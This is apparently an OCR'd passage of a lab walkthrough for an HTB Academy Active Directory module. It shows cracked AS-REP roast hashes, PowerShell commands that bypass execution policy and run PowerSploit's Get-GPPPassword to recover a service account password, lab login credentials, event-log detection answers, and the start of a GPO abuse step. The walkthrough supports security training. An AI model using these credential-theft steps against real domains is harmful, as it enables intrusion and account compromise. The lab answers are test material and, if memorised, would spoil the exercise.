
```
└──╼ [★]$ sudo cat asrepcrack.txt
$krb5asrep$23$anni@eagle.local:252e837d1259ea5cf691ac637cd421e2$6d083ba4a302d27155331bba456e39410ec83fca3ee0da
746727496cb5162de7879b65d16c51a7e8aa6e8760f2710b6fc50d461b4631949614299b1bd396c4b8030c30dc6ba1442b9841a1efd64c
e7e038130fb26125b04ff233f98ffcc35fd9008aeb5f72c888768a9298cda76d9c3e221dfb15ab6295f933aa805f0a7bd8b2cf88d8323e
95cac9b96532effa81b8c04b222f5b955954342f04b5d859e387ae2667796aa9b7c1fb7a5ffcc746bf4a5392d0b204dbf0001cf5f5a54b
d84cf0150e337bfbbac11525e75350cb4cf713d05ed555bf697d013a221d0fc6d8488777864657f049e13c67b096:shadow
$krb5asrep$23$svc-iam@eagle.local:7003eda8c5116b5fa8e831b689360bfe$eef32ad2f20225073a69baa6748dde0ed15500cee6e
710fc611c791bf8de7a605aa5b383284e01cc757a9e67a1096919c8981708d2249416e935dd3bed87baf57bcc223ffa20e2df531a2fb41
899410ffe7577367867a28e9b4ecb293b9ac4803ac28ee38bb63e6f208ec903b4fe44d7ea9b419bb4ea395be46b819d1ac33ccea1d22e7
a0915824af3a5c11b02868d4ffcbaf83b1ab88657a2338d5d7ca521b26f25cc8ab60da18e3335b03788fb153fd774a85bd7716f4b0efa2
361ddc4ac6d03afd6751e019cdd81e4d81ab638968da96cad6208e81c230517da68c063aeb7b6d87b1f92f2e90b2a57:mariposa
```

->We see the password is shadow.

-> We noticed that the svc-iam user also has does kerberos pre-auth no required.


- After performing the AS-REProasting attack, connect to DC1 (172.16.18.3) as 'htb-student:HTB_@cademy_stdnt!' and look at the logs in Event Viewer. What is the TargetSid of the svc-iam user?
  -> We first set up the pivot as before or use some other rdp techniques to gain access.
  -> Then, we look at the logs in EventViewer, filtering out event id 4768 under the

security logs



-> Examining the logs for svc-iam, we obtain the TargetSid for the svc-iam user S-1-5-

21-1518138621-4282902758-752445584-3103



GPP Passwords

Question


- Connect to the target and run the Powersploit Get-GPPPassword function. What is the password of the svc-iis user?
  -> We connect to the target and ran the following commands:

```
set-ExecutionPolicy bypass -scope process

Import-Module .\Get-GPPPassword.ps1

Get-GPPPassword
```


```
PS C:\Users\bob\Downloads> set-ExecutionPolicy bypass -scope process

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust.
you to the security risks described in the about_Execution_Policies help t
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the e
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (def
PS C:\Users\bob\Downloads> Import-Module .\Get-GPPPassword.ps1
PS C:\Users\bob\Downloads> Get-GPPPassword


UserName  : svc-iis
NewName   : [BLANK]
Password  : abcd@123
Changed   : [BLANK]
File      : \\EAGLE.LOCAL\SYSVOL\eagle.local\Policies\{73C66DBB-81DA-44D8-
            \Groups.xml
NodeName  : Groups
Cpassword : qRI/NPQtItGsMjwMkhF7ZDvK6n9K1OhBZ/XShO2IZ80
```

-> And we get the password is abcd@123


- After running the previous attack, connect to DC1 (172.16.18.3) as 'htb-student:HTB_@cademy_stdnt!' and look at the logs in Event Viewer. What is the Access Mask of the generated events?
  -> We look at event id 4663 at DC1



-> Looking at the first log generated, we see that:




and the AccesMask is 0x80, which indicates the rights to read attribute from the file (from microsoft documentation):




- From WS001 RDP again into DC1 (172.16.18.3) as 'htb-student:HTB_@cademy_stdnt!' and abuse GPO directly. Once completed type DONE as the answer


  -> We search group group policy management on DC01



-> We go into group policy objects and take a look at it:




-> We can change the GPP group policy object.

